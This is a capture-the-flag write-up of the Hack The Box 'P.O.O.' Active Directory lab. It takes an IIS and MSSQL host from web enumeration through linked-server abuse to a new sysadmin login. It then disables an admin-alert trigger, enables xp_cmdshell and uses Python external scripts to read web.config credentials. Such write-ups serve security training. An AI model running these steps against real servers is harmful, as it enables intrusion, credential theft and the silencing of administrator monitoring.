# P.O.O

# Introduction

## Professional Offensive Operations

```
By [eks](https://app.hackthebox.com/home/users/profile/302) and [mrb3n](https://app.hackthebox.com/home/users/profile/2984)

Professional Offensive Operations is a rising name in the cyber security world.

Lately they've been working into migrating core services and components to a state of the art cluster which offers cutting edge software and hardware.

P.O.O. is designed to put your skills in enumeration, lateral movement, and privilege escalation to the test within a small Active Directory environment that is configured with the latest operating systems and technologies.

The goal is to compromise the perimeter host, escalate privileges and ultimately compromise the domain while collecting several flags along the way.

Entry Point: 10.13.38.11
```

# Recon

## Port Scanning

```
# Nmap 7.94 scan initiated Fri Aug 25 14:32:51 2023 as: nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.13.38.11
Nmap scan report for 10.13.38.11
Host is up (0.13s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
1433/tcp open  ms-sql-s
```

## Version and default scripts scan

```
# Nmap 7.94 scan initiated Fri Aug 25 14:37:08 2023 as: nmap -sCV -T4 -oN version -p 80,1433 10.13.38.11
Nmap scan report for 10.13.38.11
Host is up (0.039s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
```

```
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
1433/tcp open  ms-sql-s Microsoft SQL Server 2017 14.00.2027.00; RTM+
|_ssl-date: 2023-08-25T18:37:24+00:00; +3s from scanner time.
| ms-sql-ntlm-info:
|   10.13.38.11:1433:
|     Target_Name: POO
|     NetBIOS_Domain_Name: POO
|     NetBIOS_Computer_Name: COMPATIBILITY
|     DNS_Domain_Name: intranet.poo
|     DNS_Computer_Name: COMPATIBILITY.intranet.poo
|     DNS_Tree_Name: intranet.poo
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-08-25T17:27:16
|_Not valid after:  2053-08-25T17:27:16
| ms-sql-info:
|   10.13.38.11:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM+
|       number: 14.00.2027.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: true
|_    TCP port: 1433
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
```

## Directory Fuzzing

```
# wfuzz --hc 404,400 -w /usr/share/seclists/Discovery/Web-Content/dirsearch.txt -u
http://10.10.13.38.11/FUZZ
000000024:   200        31 L     55 W       703 Ch      "."
000000009:   403        6 L      22 W       312 Ch      "%2e%2e//google.com"
000000231:   200        50 L     156 W      10244 Ch    ".ds_store"
000000863:   301        1 L      10 W       151 Ch      ".trashes"
000000970:   200        31 L     55 W       703 Ch      "/"
000001669:   401        29 L     100 W      1293 Ch     "ADMIN/"
000001714:   401        29 L     100 W      1293 Ch     "Admin"
000001716:   401        29 L     100 W      1293 Ch     "Admin/"
000001949:   403        29 L     92 W       1233 Ch     "DEV/"
000001969:   403        29 L     92 W       1233 Ch     "Dev/"
000002133:   403        29 L     92 W       1233 Ch     "IMAGES/"
000002148:   403        29 L     92 W       1233 Ch     "Images/"
000002166:   403        29 L     92 W       1233 Ch     "JS/"
```

```
000002178:   403        29 L     92 W       1233 Ch     "Js/"
000002250:   403        29 L     92 W       1233 Ch     "META-INF/"
000002680:   403        29 L     92 W       1233 Ch     "THEMES/"
000002693:   403        29 L     92 W       1233 Ch     "Templates/"
000002723:   403        29 L     92 W       1233 Ch     "Themes/"
000002765:   403        29 L     92 W       1233 Ch     "Uploads/"
000003218:   401        29 L     100 W      1293 Ch     "admin/"
000005326:   301        1 L      10 W       146 Ch      "dev"
000005328:   403        29 L     92 W       1233 Ch     "dev/"
000006934:   301        1 L      10 W       149 Ch      "images"
000006937:   403        29 L     92 W       1233 Ch     "images/"
000007348:   403        29 L     92 W       1233 Ch     "js/"
000007345:   301        1 L      10 W       145 Ch      "js"
000009287:   403        29 L     92 W       1233 Ch     "plugins/"
000009285:   301        1 L      10 W       150 Ch      "plugins"
000011785:   301        1 L      10 W       152 Ch      "templates"
000011787:   403        29 L     92 W       1233 Ch     "templates/"
000011904:   301        1 L      10 W       149 Ch      "themes"
000011906:   403        29 L     92 W       1233 Ch     "themes/"
000012258:   403        29 L     92 W       1233 Ch     "uploads/"
000012703:   403        29 L     92 W       1233 Ch     "widgets/"
000012701:   301        1 L      10 W       150 Ch      "widgets"y
```

## Searching vulnerabilities with nikto

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.13.38.11
+ Target Hostname:    10.13.38.11
+ Target Port:        80
+ Start Time:         2023-08-25 14:42:21 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1446
+ 8254 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2023-08-25 14:49:25 (GMT-4) (424 seconds)
```

```
---------------------------------------------------------------------------
+ 1 host(s) tested
```

## Investigating the directories

After checking the directories I was not able to enumerate any of them. However for now I think there are three possible important directories.

- /dev - Which I get forbidden access
- /admin - I get ask for credentials
- /.DS_Store - It is a file that's automatically created by the macOS operating system. The file stores custom attributes of a folder, such as the position of icons, view settings, and other metadata. The ".DS_Store" name stands for "Desktop Services Store."

I cannot find nothing more so I keep enumerating.

## DS_Walk

After investigating about the file `.DS_store` I found the tool [DS_Walk] which can be used to find files and directories on web servers with a public readable .DS_Store file.

```
# python3 ds_walk.py -u http://10.13.38.11
[!] .ds_store file is present on the webserver.
[+] Enumerating directories based on .ds_server file:
----------------------------
[!] http://10.13.38.11/admin
[!] http://10.13.38.11/dev
[!] http://10.13.38.11/iisstart.htm
[!] http://10.13.38.11/Images
[!] http://10.13.38.11/JS
[!] http://10.13.38.11/META-INF
[!] http://10.13.38.11/New folder
[!] http://10.13.38.11/New folder (2)
[!] http://10.13.38.11/Plugins
[!] http://10.13.38.11/Templates
[!] http://10.13.38.11/Themes
[!] http://10.13.38.11/Uploads
[!] http://10.13.38.11/web.config
[!] http://10.13.38.11/Widgets
----------------------------
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc
----------------------------
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/core
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/include
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/src
----------------------------
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/core
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/include
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/src
----------------------------
[!] http://10.13.38.11/Images/buttons
[!] http://10.13.38.11/Images/icons
[!] http://10.13.38.11/Images/iisstart.png
----------------------------
[!] http://10.13.38.11/JS/custom
----------------------------
[!] http://10.13.38.11/Themes/default
----------------------------
[!] http://10.13.38.11/Widgets/CalendarEvents
[!] http://10.13.38.11/Widgets/Framework
[!] http://10.13.38.11/Widgets/Menu
[!] http://10.13.38.11/Widgets/Notifications
----------------------------
[!] http://10.13.38.11/Widgets/Framework/Layouts
----------------------------
[!] http://10.13.38.11/Widgets/Framework/Layouts/custom
[!] http://10.13.38.11/Widgets/Framework/Layouts/default
----------------------------
[*] Finished traversing. No remaining .ds_store files present.
[*] Cleaning up .ds_store files saved to disk.
```

All the directories are forbidden.

## IIS Vulnerability

In IIS there is a vulnerability called `iis shortname`. With this vulnerability we can use `~` to enumerate 6 characters and the extension of files and directories. We know the host is using mssql so I will start enumerating the `db` directories we found with `DS_Walk`.


```
msf6 auxiliary(scanner/http/iis_shortname_scanner) > set path
/dev/304c0c90fbc6520610abbf378e2339d1/db
path => /dev/304c0c90fbc6520610abbf378e2339d1/db
msf6 auxiliary(scanner/http/iis_shortname_scanner) > run
[*] Running module against 10.13.38.11

[*] Scanning in progress...
[*] No directories were found
[+] Found 1 files
[+] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_co*~1.txt*
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/http/iis_shortname_scanner) > set path
/dev/dca66d38fd916317687e1390a420c3fc/db
path => /dev/dca66d38fd916317687e1390a420c3fc/db
msf6 auxiliary(scanner/http/iis_shortname_scanner) > run
```

```
[*] Running module against 10.13.38.11

[*] Scanning in progress...
[*] No directories were found
[+] Found 1 files
[+] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_co*~1.txt*
[*] Auxiliary module execution completed
```


The scanner found `/poo_co*~1.txt`. We can create a wordlist to fuzz missing part and scan it with `wfuzz`

```
# grep '^co*' /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt >
fuzzing.txt
```



```
┌──(root㉿kali)-[/home/shockp/htb/scan]
└─# wfuzz -c --hc 404 -w ./fuzzing.txt -u http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/po
o_FUZZ.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openss
l. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more informat
ion.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_FUZZ.txt
Total requests: 2164

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000244:   200        6 L      7 W        142 Ch      "connection"

Total time: 0
Processed Requests: 2164
Filtered Requests: 2163
Requests/sec.: 0
```

Now just navigate to the website and you will find the credentials for the database and the first flag.




```
SERVER=10.13.38.11
USERID=[redacted]
DBNAME=POO_PUBLIC
USERPWD=[redacted]

Flag : [redacted]
```

# Huh?!

Login with `mssqlclient`


```
# mssqlclient external_user@10.13.38.11
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed database context to 'master'.
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 7235)
[!] Press help for extra shell commands
SQL>
```

Enumerate the admin privileges for the users



```
SQL> select name,sysadmin from syslogins;
name
                               sysadmin

--------------------------------------------
-------------------------   -----------

sa
                                      1

external_user
                                      0
```

We can enumerate linked servers to check if we have admin permissions there.



```
SQL> select name from sys.servers;
name


------------------------------------
-------------------------

COMPATIBILITY\POO_CONFIG


COMPATIBILITY\POO_PUBLIC
```

```
SQL> exec ('select name,sysadmin from syslogins') at [COMPATIBILITY\POO_CONFIG]
name
sysadmin

----------------------------------------------------------------------------------------------
------------------------------------   -----------

sa
1

internal_user
0
```


```
SQL> exec ('select srvname,isremote from sysservers') at [COMPATIBILITY\POO_CONFIG]
srvname
isremote
```

```
-------------------------------------------------------------------------------------------
-----------------------------------   --------

COMPATIBILITY\POO_CONFIG
1

COMPATIBILITY\POO_PUBLIC
0
```

They are linked, we can try to use nested commands to check what user is running as.

```
SQL> exec ('exec (''select suser_name()'') at [COMPATIBILITY\POO_PUBLIC]') at
[COMPATIBILITY\POO_CONFIG];



-------------------------------------------------------------------------------------------
-----------------------------------

sa
```

The server is doing the following:



So following this diagram, we can use nested queries to create an user with admin privileges with these queries.

- Adding a user

```
SQL> exec ('exec (''exec sp_addlogin ''''hacker'''',''''#p00Public3xt3rnalUs3r#'''''') at
[COMPATIBILITY\POO_PUBLIC]') at [COMPATIBILITY\POO_CONFIG];
```

- Adding sysadmin role

```
SQL> exec ('exec (''exec sp_addsrvrolemember ''''hacker'''',''''sysadmin'''''') at
[COMPATIBILITY\POO_PUBLIC]') at [COMPATIBILITY\POO_CONFIG];
```

Now login with mssqlclient as the user hacker and enumerate the databases.

```
SQL> select name from master..sysdatabases
name

--------------------------------------------------------------------------------------------
------------------------------------

master

tempdb

model

msdb

POO_PUBLIC

flag
```

```
SQL> use flag
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: flag
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 1: Changed database context to 'flag'.
```

```
SQL> select name from sys.tables
name

--------------------------------------------------------------------------------------------
------------------------------------

flag
```

```
SQL> select * from flag
flag

----------------------------------------

b'POO{88d829eb....9810d42}'
```

# BackTrack

As sysadmin we can execute commands with `xp_cmdshell` option. Let's enable this option and test it.

```
SQL> enable_xp_cmdshell
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 185: Configuration option 'show advanced options'
changed from 0 to 1. Run the RECONFIGURE statement to install.
[-] ERROR(COMPATIBILITY\POO_PUBLIC): Line 11: Attempt to enable xp_cmdshell detected.
Database Administrators will be notified!
```

```
[-] ERROR(COMPATIBILITY\POO_PUBLIC): Line 181: The transaction ended in the trigger. The
batch has been aborted.
```

We need to activate it with the following commands

```
SQL> execute sp_configure 'show advanced options', 1
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 185: Configuration option 'show advanced options'
changed from 1 to 1. Run the RECONFIGURE statement to install.

SQL> reconfigure;

SQL> execute sp_configure 'xp_cmdshell', 1;
[-] ERROR(COMPATIBILITY\POO_PUBLIC): Line 11: Attempt to enable xp_cmdshell detected.
Database Administrators will be notified!
[-] ERROR(COMPATIBILITY\POO_PUBLIC): Line 181: The transaction ended in the trigger. The
batch has been aborted.
```

We still Get an error with the trigger. As sysadmins we can turn it off.

## Turning off trigger

```
SQL> select name from sys.server_triggers;
name

--------------------------------------------------------------------------------------------
------------------------------------

ALERT_xp_cmdshell
```

```
SQL> disable trigger ALERT_xp_cmdshell on all server;
```

## Running commands

Now we can enable `xp_cmdshell` with no problems.

```
SQL> enable_xp_cmdshell;
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 185: Configuration option 'show advanced options'
changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 185: Configuration option 'xp_cmdshell' changed
from 1 to 1. Run the RECONFIGURE statement to install.
```

With DS_Walk we found the file web.config. The credentials to login to the website as admin should be there. Let's read it.

```
SQL> xp_cmdshell type C:\inetpub\wwwroot\web.config
output

--------------------------------------------------------------------------------
```

```
Access is denied.

NULL
```

We have the access denied so another way to read files is running scripts with the option `sp_execute_external_script`.


```
EXEC sp_execute_external_script @language =N'Python', @script = N'import os;
os.system("whoami");';
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:
compatibility\poo_public01
```

Open the `web.config` file.

```
SQL> EXEC sp_execute_external_script @language =N'Python', @script = N'import os;
os.system("type \inetpub\wwwroot\web.config");';
```

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <staticContent>
            <mimeMap
                fileExtension=".DS_Store"
                mimeType="application/octet-stream"
            />
        </staticContent>
        <!--
        <authentication mode="Forms">
            <forms name="login" loginUrl="/admin">
                <credentials passwordFormat = "Clear">
                    <user
                        name="Administrator"
                        password="Ever....orkAtP.0.0."
                    />
                </credentials>
            </forms>
        </authentication>
        -->
    </system.webServer>
</configuration>
```

Login to the website with the credentials




"I can't go back to yesterday, because i was a different person then..."
- Alice in Wonderland

Flag : [redacted]


# Foothold

We cannot do anything with the credentials apart than getting the flag. We will keep enumerating with `mssql`.



```
SQL> EXEC sp_execute_external_script @language =N'Python', @script = N'import os; os.system("netstat -
no");';
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       916
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING       5204
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:41433          0.0.0.0:0              LISTENING       5188
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1140
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1572
```

This are the ports open, we can try to get the IPv6 and run nmap with the IPv6



```
SQL> EXEC sp_execute_external_script @language =N'Python', @script = N'import os; os.system("ipconfig")
;';
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from external script:

Windows IP Configuration


Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.20.128.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::39
   IPv6 Address. . . . . . . . . . . : dead:beef::1001
   IPv6 Address. . . . . . . . . . . : dead:beef::bcf9:e8fe:4aed:2508
   Link-local IPv6 Address . . . . . : fe80::bcf9:e8fe:4aed:2508%5
   IPv4 Address. . . . . . . . . . . : 10.13.38.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : dead:beef::1
                                       fe80::250:56ff:feb9:deb9%5
                                       10.13.38.2
```

